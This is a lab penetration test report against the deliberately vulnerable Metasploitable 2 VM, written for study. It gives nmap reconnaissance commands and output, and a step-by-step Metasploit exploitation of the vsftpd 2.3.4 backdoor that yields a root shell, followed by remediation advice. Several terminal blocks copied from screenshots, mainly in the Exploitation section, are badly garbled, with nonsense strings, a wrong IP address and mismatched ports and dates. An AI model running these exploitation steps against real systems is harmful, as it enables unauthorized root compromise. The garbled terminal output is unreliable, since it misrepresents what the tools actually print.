

# Penetration Test Report Metasploitable 2

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Date of Test: 2025-10-03

Report Version: 1.0

## Version Control

Purpose: Track changes to this penetration test report so readers can see what changed, when, and why.

Filename scheme: pentest\_report\_Metasploitable 2, v1.0, 2025/10/15, pdf or .docx

Version table:

Version	Date	Author	Change summary	Reviewer	Approved
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1.0	2025-10-03	Subodh R. Sohani	Initial draft: discovery & exploit of vsftpd 2.3.4 backdoor; full port scan results	—	—
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## Disclaimer

**Scope & Authorization:** This report documents security testing performed only against the explicitly authorized system(s) and IP(s) listed in the document (Metasploitable 2 — 10.197.58.26). All testing activities described were conducted in a controlled, isolated environment with authorization from the owner/operator of the target system. This work must not be replicated against systems for which you do not have explicit, written permission.

**Purpose:** The objective of this engagement is educational and defensive: to discover vulnerabilities, demonstrate exploitation in a controlled setting, and provide remediation guidance. Findings are intended to assist asset owners in improving system security.

**Limitations & Non-Exhaustive Nature:** Security testing is time- and scope-limited. Absence of an item in this report does not imply absence of vulnerabilities.

**Liability:** The author and any associated parties accept no liability for how the information in this report is used. The contents are provided for authorized defensive purposes only. Any misuse, unauthorized testing, or dissemination of this report may be unlawful and is solely the responsibility of the party performing such actions.

## Executive Summary

This document records an educational penetration-testing exercise performed against a deliberately vulnerable virtual machine (Metasploitable 2). The target IP address used for the assessment was 10.197.58.26. The testing objective was to identify open services, discover vulnerabilities, and demonstrate exploitation in a controlled lab environment. The most critical finding was the exploitation of the vsftpd 2.3.4 backdoor resulting in a root shell on the target system.

## Scope

Target(s): Metasploitable 2 VM (10.197.58.26)

Attacker machine: Kali Linux VM (10.197.58.39)

Testing window: 2025-10-03 (educational lab exercise)

Authorized testing: Yes — controlled environment; owner/operator consent assumed for lab exercise.

## Methodology

The following tools and techniques were used during the engagement:

- Network discovery and mapping: nmap (full port scan and version detection).
- Vulnerability identification: service banner/version lookup and public vulnerability databases.
- Exploitation: Metasploit Framework (exploit/unix/ftp/vsftpd\_234\_backdoor).
- Post-exploitation: basic shell commands (whoami, ifconfig, ls) to confirm compromise.

## Findings Summary

High-level summary of findings:

- Open ports discovered (selected): 21/tcp (ftp), 22/tcp (ssh), 23/tcp (telnet), 80/tcp (http), 3306/tcp (mysql), 5900/tcp (vnc), etc.
- Critical finding: vsftpd 2.3.4 backdoor (remote code execution leading to root shell).
- Risk rating: HIGH (full system compromise achievable in test environment).

## Detailed Reconnaissance

Network discovery steps and outputs (excerpts):

### 1) Identified target subnet and hosts using Nmap wildcard scan:

Command: `nmap 10.197.58.*`

Result: Detected host 10.197.58.26 as Metasploitable 2 VM.

```
(root@kali:~/home/kali)
# nmap -sP 10.197.58.*
Starting Nmap 7.95 ( https://nmap.org ) 10-03 08:04 EDT
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 255 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 52.55% done; ETC: 08:04 (0:00:01 remaining)
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 255 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 54.51% done; ETC: 08:04 (0:00:01 remaining)
Nmap scan report for 10.197.58.26
Host is up (0.0013s latency).
MAC Address: 00:0C:29:C5:0C:14 (VMware)
Nmap scan report for 10.197.58.38
Host is up (0.0010s latency).
MAC Address: 3C:0A:F3:D2:5A:C1 (Cloud Network Technology Singapore PTE.)
Nmap scan report for 10.197.58.231
Host is up (0.026s latency).
MAC Address: 72:47:6F:0E:87:25 (Unknown)
Nmap scan report for 10.197.58.39
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.29 seconds
```

### 2) Full TCP port scan:

Command: `nmap -p- 10.197.58.26`


Result (selected ports)

```
(root@kali:~/home/kali)
# nmap -p- 10.197.58.26
Starting Nmap 7.95 ( https://nmap.org ) 25-10-03 08:06 EDT
Nmap scan report for 10.197.58.26
Host is up (0.0026s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1059/tcp  open  rmiregistry
1054/tcp  open  logreslock
2049/tcp  open  nfs
2121/tcp  open  cproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  x11
6667/tcp  open  irc
6697/tcp  open  irc-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8747/tcp  open  msqsvr
36994/tcp open  unknown
52208/tcp open  unknown
53909/tcp open  unknown
55549/tcp open  unknown
MAC Address: 00:0C:29:C5:0C:14 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 15.94 seconds
```

### 3) Version detection for FTP service:

Command: `nmap -sV -p 21 10.197.58.26`

Result: 21/tcp open ftp vsftpd 2.3.4 — identified known backdoor vulnerability.




```
(root@kali:~/home/kali) 10.197.58.26
#nmap -sV 10.197.58.26 -p 21
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.197.58.26
Host is up (0.0025s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
MAC Address: 00:0C:29:C5:0C:14 (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 0.64 seconds
Contact: info@nmap.org
```

### 4) Check Vulnerability hold By the version vsftpd 2.3.4 (Did Browser Search).


Result :



## 5) Also Checked the Web-Browser page it Leads to:

Where we got the Login detail of Metasploitable 2's : Login Id & Password

Result:



## Exploitation

The following steps were executed to exploit the vsftpd 2.3.4 backdoor and obtain a root shell:

## 1) Start Metasploit Framework:

### Commands:

msfconsole

Result:

```
root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali x
[metasploit] (/home/kali)
msfconsole
Metasploit tip: Use the analyze command to suggest runnable modules for hosts
Hosts: 9002/tcp open unknown
855546/tcp open unknown
45 MAC Addr: /ymModayMmy/, 29:C5:0C:14 (VMware)
-tdHUSaGfYZGVYlQe+-
+smo- Destroy.No.Data=-E-
Nmap -tH2-Maintain.No.Persisten-No.st up) scanned in 15.94 seconds
+rodNo2-Above.All.Else.Do.No.Harm-No.do-
+elutahadow.Odaye>Data%>OOR%20to- No.ONM8-/
++SeckCoin+++AMV- +++++Above.913.ElsMnh+-
50 NOW -JashyIdrsa.DesA/A DCNN0UserWroteMeI-PORF OF OUR TARGET MACHINE (Everything done in this report is done for
+pospe/N.NrnanDpgos -S-TIRIK-Cas-Ael implement the knowledge that we hold, & the whole test is conducted in
COPLACEDRINKHERE: ONHm- ysp_cmdsShellABo:
51 msf exploit -j- .NS.DOS.AKCF-E7-
52 s--snwexc- MS146.S2.No.Per-
+script>.AcBt6/ seNbwe3101.404:
53 FINE_AUTHORITY/Dof cp T/JSYSTEM..Ne
54 509.14.2011raid -STFUWall.No.Pr-
hevrant5urb02SN. dnvRGONG2GJVUUP:
55 NOOUTHOUSE:-sc- omma/fornewredyData:
56 nms-Snmap.csb- 107.5SSo.G17850edev version scanning is done)
57 OutAwsm.da: /shMTllbeats3o.No.:
58 S-234 ng NmaiSETEC ASTRONOMYied/ nmap.org ) at 2025-10-03 08:19 EDT
59 Nma/- scan /yo-.ence.No[i :&]:97.58.26
60 Host is up...oy,iFlighton+inBoerS'
61 -th3.HIV3UZVRFNFI.Mh+-
62 PORT S/M-M-WEAREse-MMMS.N
-KANSAS.CITYse-MMMS.N
63 21/tcp open HAKCERS-./ Vsftpd 2.3.4
64 MAC Addressescvwb- 9C:29:C5:0C:14 (VMware)
65 Service Int/VADDS: Unix
66
67 Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
+metasploit v6.4.69-dev
+==729 exploits - 1302 auxiliary - 1 hyst up) scanned in 0.64 seconds
+==1669 payloads - 49 encoders - 13 nops
+==[ evasion ]
Metasploit Documentation: https://docs.metasploit.com/
72 After searching the version "vsftpd 2.3.4" on browser it is discovered to have "BACKDOOR VULNERABILITY"
73
74 #####
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76 Now we will use metasploitable to exploit it:
77
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```

The Metasploit Framework is an open-source, Ruby-based penetration-testing platform for security professionals to develop, test, and launch exploits against a target system. It has a large library of exploit and payload modules (with the inclusive Meterpreter), auxiliary scanners, post-exploitation tools, and interfaces to craft payloads (i.e., msfconsole and msfvenom). Common purposes are vulnerability validation, exploit development, payload delivery and red team efforts. Just a reminder: use it only on systems you own or have explicit permission to test against—unauthorized use is illegal.

## 2) Use the module:

Commands:

use exploit/unix/ftp/vsftpd\_234\_backdoor

```
root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali root@kali: /home/kali
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:Awsm.da: /shMTI#beats3o.No:
37 map don:ress (3 best: dDesReyREXKC3ts/M: seconds
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49 23d: sSETECASTRONOMYist:
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51 NOW we a /-DMA (Des /yo- .ence.N:0{ #: & }): (AKKs) MACHINE (Everything done in this report is done for
educational purposes (?:Shall.We.Play.A.Game?tron/ vledge that we hold, & the whole test is conducted in
controlled environment" --ooy:Fightf0r+ehUser5"
52
53 .th3.HIV3:U2v(RFNN:JH+*+
54 MJM--WE.ARE.se--MMJMs
55 First Port "21/tcp. P
56 +-KANSAS.CITY's--"
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58 now with this command J-HAKCERS--J.'
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60 map -v 10.107.50.20 .escawql: version scanning is done)
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65 Starting map 7.05 ( /m:is /o map.org ) at 2025-10-03 08:19 EDT
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67 map scan Report for 10.107.50.20
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69 map is on (0.002s latency).
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
```



#### 4) Set RHOSTS as the Victim machine's IP Addr (As required):


Command:

set RHOSTS 10.197.58.26 (1.197.58.26 => Ip address of victim machine "Metasploitable 2").



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.197.58.26
RHOSTS => 10.197.58.26
```

#### 5) Run the module/Exploit which we select to start the attack:



```
RHOSTS => 10.197.58.26
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 10.197.58.26:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 10.197.58.26:21 - USER: 331 Please specify the password.
[+] 10.197.58.26:21 - Backdoor service has been spawned, handling...
[+] 10.197.58.26:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.197.58.39:37913 -> 10.197.58.26:6200) at 2025-10-03 08:37:39 -0400

ls - command:
bin search vsftpd 2.3.4
boot
cdrom
dev
etc Matching Modules
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv use 0
sys
tmp
usr
var
vmlinuz
```

Observed Metasploit output (excerpt):

```
[*] 10.197.58.26:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 10.197.58.26:21 - USER: 331 Please specify the password.
[+] 10.197.58.26:21 - Backdoor service has been spawned, handling...
[+] 10.197.58.26:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command sell session 1 opened (10.197.58.39:37913 -> 10.197.58.26:6200) at 2025-10-03 08:37:39 -0400
```

### 6) Post-exploitation verification commands (examples and outputs):

- **Check for previledge level**

whoami -> root

[illegible]

- **Checked Ip Address for Confirmation:**  
ifconfig -> shows eth0 inet addr:10.197.58.26

```
root@kali: /home/kali
File Actions Edit View Help

root@kali: /home/kali root@kali: /home/kali x

nchup.out
sys # Setting RHOST to IP add of the victim machine
proc # By entering "run" command the exploit begins
root
sbin # n -> exploit(1)unix/(ftp/wfwd_234_backdoor) > run
# 10.197.58.26 -> Banner: 234 (usrTid:2-3-4)
sys # 40.197.58.26[31] -> USER: 331 Please specify the password.
tmp # 40.197.58.26[31] -> Backdoor: Password has been guessed, handling...
usr # 10.197.58.26[31] -> 0100: olduser root |>olduser|
var # Found shell.
# Command shell session 1 opened (10.197.58.26:37913 => 10.197.58.26:8200) at 2023-10-03 08:37:58 -0400

vmlinux
whoami
test
ifconfig
eth0 Link encap:Ethernet HWaddr 00:0c:29:c5:0c:14
    inet addr:10.197.58.26 Bcast:10.197.58.255 Mask:255.255.255.0
    inet6 addr: fe80::4081:89e7:fec5:c14/64 Scope:Global
    inet6 addr: fe80::20c:29ff:fec5:c14/64 Scope:Link
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
    RX packets:68972 errors:0 dropped:0 overruns:0 frame:0
    TX packets:68957 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:4236599 (4.0 MB) TX bytes:4101931 (3.9 MB)
    Interrupt:17 Base address:0x2000

lo Link encap:Local Loopback
    inet addr:127.0.0.1 Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
    UP LOOPBACK RUNNING MTU:16436 Metric:1
    RX packets:286 errors:0 dropped:0 overruns:0 frame:0
    TX packets:286 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:0
    RX bytes:114337 (111.6 KB) TX bytes:114337 (111.6 KB)

# We have entered in the "/dev/tty/ttyslab 2" MACHINEID!!!!
```

## Impact

Successful exploitation of the vsftpd 2.3.4 backdoor can result in complete system compromise, allowing attackers to execute arbitrary commands as root. On production systems, this would typically lead to data theft, service disruption, lateral movement, persistence, and other severe consequences.

## Recommendations

### 1) Immediate remediation:

- Disable or remove vsftpd 2.3.4. If FTP is required, upgrade to a maintained, secure version or use secure alternatives such as SFTP (OpenSSH) or FTPS with modern configurations.
- If a host was compromised in a real environment: disconnect it from the network, collect forensic evidence, and rebuild from a known-good image. Rotate all credentials and review logs.

### 2) Medium-term controls:

- Network segmentation and access controls to limit exposure of management services.
- Host-based intrusion detection and monitoring of unusual activity.
- Regular vulnerability scanning and timely patching of services.

### 3) Long-term security program:

- Implement least privilege, hardening guides, and an asset inventory; conduct periodic red-team/blue-team exercises.

## Appendix A — Commands & Raw Output

Include raw command output, screenshots, and any additional proof-of-concept artifacts here. For example:

```
nmap -p- 10.197.58.26 (full TCP port scan)
```

```
nmap -sV -p21 10.197.58.26 (version detection for ftp)
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run (Metasploit run output)
```

```
whoami, ifconfig, ls outputs
```

## **Appendix B — Suggested Evidence Placeholders**

Place images/screenshots here in the final Word document:

- Nmap scan screenshot
  - Metasploit exploit run screenshot
  - Shell command outputs (whoami, ifconfig) screenshot
  - Any web interfaces or service banners
- (Use Insert -> Picture in Word to add images in these locations.)